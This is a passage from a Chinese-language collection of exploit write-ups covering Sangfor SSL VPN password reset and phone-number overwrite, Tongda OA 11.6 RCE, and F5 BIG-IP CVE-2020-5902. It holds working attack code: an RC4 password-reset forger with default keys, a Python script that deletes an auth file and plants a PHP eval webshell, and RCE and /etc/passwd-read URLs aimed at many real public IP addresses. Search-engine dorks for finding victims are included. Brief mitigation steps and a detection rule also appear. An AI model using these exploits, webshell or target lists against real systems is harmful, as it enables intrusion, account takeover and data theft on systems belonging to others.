
此时该目录中不存在RCE_PoC.txt文件。

现在我们转到攻击者主机,将我们引入的Web Part添加到页面中:
再次在目标服务器上检查C:\windows\temp目录:

通过这种方法,攻击者可以执行任意系统命令,入侵服务器。攻击者只需要在WikiContentRCE.xml文件中,将echo pwned > c:/windows/temp/RCE_PoC.txt串联替换成所需的命令即可。
三十五、深信服SSL VPN任意密码重置

深信服VPN加密算法使用了默认的key,攻击者构利用key构造重置密码数据包从而修改任意用户的密码
利用:需要登录账号
M7.6.6R1版本默认key为20181118
M7.6.1版本默认key为20100720
sangfor_key.py
from Crypto.Clipher import ARC4
from binascii import a2b_hex
def myRC4(data,key):
rc41=ARC4.new(key)

encrypted=rc41.encrypt(data)

return  encrypted.encode('hex')
def rc4_decrpt_hex(data,key):
rc41=ARC4.new(key)

return  rc41.decrypt(a2b\_hex(data))
key=‘20200720’
data=r’,username=TARGET_USERNAME,ip=127.0.0.1,grpid=1,pripsw=suiyi,newpsw=TARGET_PASSWORD,’
print myRC4(data,key)

https:// /por/changepwd.csp (post)
sessReq=clusterd&sessid=0&str=RC4_STR&len=RC4_STR&len=(脚本计算后结果)
三十六、深信服SSL VPN修改任意账户手机号

修改手机号接口未正确鉴权导致越权覆盖任意用户的手机号码
利用:需要登录账号
https:// /por/changetelnum.csp?apiversion=1
newtel=TARGET_PHONE&sessReq=clusterd&username=TARGET_USERNAME&grpid=0&sessid=0&ip=127.0.0.1
三十七、通达OA v11.6版本RCE漏洞
一、影响版本 11.6
二、复现过程

1.下载11.6版本oa,下载地址:http://www.kxdw.com/soft/23114.html
2.安装


3.exp脚本
import requests
target=“http://ip:port/” //此处填写上面安装oa的ip及端口
payload=“<?php eval($\\\\\\\\\\\\\\\_POST\\\\\\\\\\\\\\\['hahaha'\\\\\\\\\\\\\\\]);?>”
print(“[*]Warning,This exploit code will DELETE auth.inc.php which may damage the OA”)
input(“Press enter to continue”)
print(“[*]Deleting auth.inc.php…”)
url=target+“/module/appbuilder/assets/print.php?guid=…/…/…/webroot/inc/auth.inc.php”
requests.get(url=url)
print(“[*]Checking if file deleted…”)
url=target+“/inc/auth.inc.php”
page=requests.get(url=url).text
if ‘No input file specified.’ not in page:
print("\[-\]Failed to deleted auth.inc.php")

exit(-1)
print(“[+]Successfully deleted auth.inc.php!”)
print(“[*]Uploading payload…”)
url=target+“/general/data_center/utils/upload.php?action=upload&filetype=nmsl&repkid=/.<>./.<>./.<>./”
files = {‘FILE1’: (‘deconf.php’, payload)}
requests.post(url=url,files=files)
url=target+“/_deconf.php”
page=requests.get(url=url).text
if ‘No input file specified.’ not in page:
print("\[+\]Filed Uploaded Successfully")

print("\[+\]URL:",url)
else:
print("\[-\]Failed to upload file")

4.然后执行该exp的效果如下图

5.用菜刀连接该后门,如下
https://github.com/TomAPU/poc_and_exp
https://drivertom.blogspot.com/2019/06/pyspider-webuipocexp.html
https://www.cnblogs.com/yuzly/p/13600532.html
https://www.cnblogs.com/panisme/p/12560769.html
三十八、F5负载均衡:cve-2020-5902
版本影响:
- BIG-IP 15.x: 15.1.0/15.0.0
- BIG-IP 14.x: 14.1.0 ~ 14.1.2
- BIG-IP 13.x: 13.1.0 ~ 13.1.3
- BIG-IP 12.x: 12.1.0 ~ 12.1.5
- BIG-IP 11.x: 11.6.1 ~ 11.6.5



远程命令执行RCE:
curl -v -k ‘https://[F5 Host]/tmui/login.jsp/…;/tmui/locallb/workspace/tmshCmd.jsp?command=list+auth+user+admin’

文件包含漏洞:
https:///tmui/login.jsp/…;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd
https:///tmui/login.jsp/…;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/hosts
https:///tmui/login.jsp/…;/tmui/locallb/workspace/fileRead.jsp?fileName=/config/bigip.license https:///tmui/login.jsp/…;/tmui/locallb/workspace/fileRead.jsp?fileName=/config/bigip.conf
https://183.2.157.179/tmui/login.jsp/…;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd
https://36.110.142.2/tmui/login.jsp/…;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd
https://183.2.157.181/tmui/login.jsp/…;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd
https://58.215.213.226/tmui/login.jsp/…;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd
https://36.110.49.152/tmui/login.jsp/…;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd
https://116.204.216.4/tmui/login.jsp/…;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd
https://116.204.219.3/tmui/login.jsp/…;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd
https://43.247.102.141/tmui/login.jsp/…;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd
https://218.205.188.31/tmui/login.jsp/…;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd
https://60.247.99.150/tmui/login.jsp/…;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd
https://36.110.49.151//tmui/login.jsp/…;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd
https://111.198.181.151/tmui/login.jsp/…;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd
https://220.248.87.92/tmui/login.jsp/…;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd
https://43.247.102.142/tmui/login.jsp/…;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd
https://183.2.157.180/tmui/login.jsp/…;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd
https://43.247.102.140/tmui/login.jsp/…;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd


临时修补建议:
官方建议可以通过以下步骤临时缓解影响
1.使用以下命令登录对应系统
tmsh
2.编辑 httpd 组件的配置文件
edit /sys httpd all-properties
3.文件内容如下
include ’ <LocationMatch “.*\.\.;.*”> Redirect 404 / ’
4.按照如下操作保存文件
按下 ESC 并依次输入 :wq
5.执行命令刷新配置文件
save /sys config
6.重启 httpd 服务
restart sys service httpd
7.并禁止外部IP对 TMUI 页面的访问
搜索目标:
注:请将下面的%26替换为&。
shodan
http.favicon.hash:-335242539
http.favicon.hash:-335242539 “3992”
http.title:“BIG-IP%26reg;- Redirect”
http.title:“BIG-IP®- Redirect”
fofa
title=“BIG-IP%26reg;- Redirect”
censys
443.https.get.body_sha256:5d78eb6fa93b995f9a39f90b6fb32f016e80dbcda8eb71a17994678692585ee5
443.https.get.title:“BIG-IP%26reg;- Redirect”
google
inurl:“tmui/login.jsp”
intitle:“BIG-IP” inurl:“tmui”
登录页面:
https:///tmui/login.jsp
漏洞检测
/tmui/login.jsp/…;/tmui/system/user/authproperties.jsp
/tmui/login.jsp/…;/tmui/util/getTabSet.jsp?tabId=a
https://github.com/yassineaboukir/CVE-2020-5902
https://github.com/jas502n/CVE-2020-5902
https://github.com/aqhmal/CVE-2020-5902-Scanner
https://github.com/nsflabs/CVE-2020-5902
https://github.com/yasserjanah/CVE-2020-5902
https://github.com/JSec1337/RCE-CVE-2020-5902
https://github.com/payloadbox/command-injection-payload-list
suricata CVE-2020-5902 检测规则:
alert http $EXTERNAL_NET any -> any any (msg:“ET EXPLOIT F5 TMUI RCE vulnerability CVE-2020-5902 Attempt”; flow:established,to_server; http.uri; content:“/tmui/login.jsp/…|3b|/”; depth:20; metadata: former_category EXPLOIT; reference:cve,2020-5902; 